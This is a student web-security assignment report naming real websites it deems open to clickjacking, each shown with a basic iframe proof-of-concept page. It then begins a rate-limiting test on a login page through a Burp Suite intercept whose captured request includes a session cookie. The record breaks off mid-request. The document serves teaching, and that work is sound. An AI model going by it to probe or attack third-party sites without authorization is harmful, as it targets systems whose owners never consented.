

## **TASK – 5 (WEB APP SEC)**

### **TARGET:**

- 1) Find 3 websites vulnerable to CLICKJACKING/ UI REDRESS vulnerability.
- 2) Find 2 websites vulnerable to NO RATE LIMITING vulnerability in login pages, usernames finder/ email enumeration pages.
- 3) Find 1 website with NO RATE LIMITING vulnerability in categories.
  1. Forgot password or Password reset pages.
  2. Comment pages
  3. Review pages
  4. Get Quote Pages

### **SYNOPSIS:**

#### **CLICKJACKING/ UI REDNESS Vulnerability:**

It is a type of web security vulnerability where an attacker tricks a user into clicking on a hidden or disguised element on a webpage without their knowledge. This technique allows the attacker to hijack the user's clicks and perform unintended actions, potentially leading to an unauthorised access, data theft or other malicious activities.

#### **NO RATE LIMITING Vulnerability:**

Rate limiting is an important security measure used to protect web applications from abuse, brute-force attacks, and unauthorised access. It limits the number of requests an individual user or client can make within a specific timeframe. However, a rate limiting vulnerability refers to a weakness in the rate limiting implementation that can be exploited by an attacker.

### **PROCEDURE:**

#### **Websites vulnerable to CLICKJACKING/ UI REDNESS vulnerability:**


##### **WEBSITE-1:**

URL = <https://www.freshworks.com/>

#ST#IS#4899


## Step-1:

Open the above given URL in your browser.



## Step-2:


Now open the HTML file with the target URL in the browser.



#ST#IS#4899

### Step-3:

The target website is embedded in the HTML page.



Hence the website is vulnerable.


### WEBSITE-2:

URL = <https://www.sophos.com/en-us>

### Step-1:

Open the URL in the browser.


#ST#IS#4899



## Step-2:


Follow the steps similarly to that of website-1.

HTML file:




Result:

#ST#IS#4899



### WEBSITE-3:

URL = <https://www.veriff.com/>




HTML page:

#ST#IS#4899

```
1 <html>
2 <head>
3   <title></title>
4 </head>
5 <body>
6   <center> <h1>Clickjacking</h1>
7   <h2>iframe</h2>
8   <h3>virtru.com</h3>
9   <iframe src="https://www.veriff.com/" width="500" height="500">
10
11   </iframe>
12   </center>
13 </body>
14 </html>
```

Result:





#ST#IS#4899


**Websites vulnerable to NO RATE LIMITING Vulnerability in login pages, usernames finder/ email enumeration pages:**

**WEBSITE-1:** <http://www.app.moengage.com/>

**URL =** <https://dashboard-01.moengage.com/v4/%23/auth>

### Step-1:

Open the URL in the browser.



### Step-2:

Turn on the intercept proxy in the burp suite.

#ST#IS#4899

Request to https://analytics.google.com:443 [216.239.32.181]

Forward Drop Intercept is on Action Open Browser

Comment this item

Pretty Raw \n Actions

```
1 POST /g/collect?v=2&tid=G-SBBHW7YT27&utm=45je35o04_p=258791144&cid=1372199061.1685534828&ul=en-us&sr=1366x768&uaa=x86&uamb=0&uam=4uap=Windows&uapv=10.0&uaw=0&_eu=AEA&_s=3&sid=1685534828&
2 sct=1&seg=0&dl=https%3A%2F%2Fdashboard-01.moengage.com%2Fv4%2F&dr=https%3A%2F%2Fdashboard-01.moengage.com%2Fv4%2F&dc=HoEngage%20Dashboard&en=scroll&epn.percent_scrolled=904_et=30 HTTP/2
3 Host: analytics.google.com
4 Cookie: MID=511=hlRw3XrY3e7619Vto6qIo7vfi5dpSnEKJw2nFJw1XWb1-J51aggl3WjZmxcoPlbDE_CIKalyR_UIchcVS7faC2_yzUCek2dGJF37Q87XQ-cXxWr2_IHhoAwMT2oB-VTJeNbknlEvyvavVxFP2hxqAAar-9m0-omkdrfvTc90AcFzc
5 Content-Length: 0
6 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
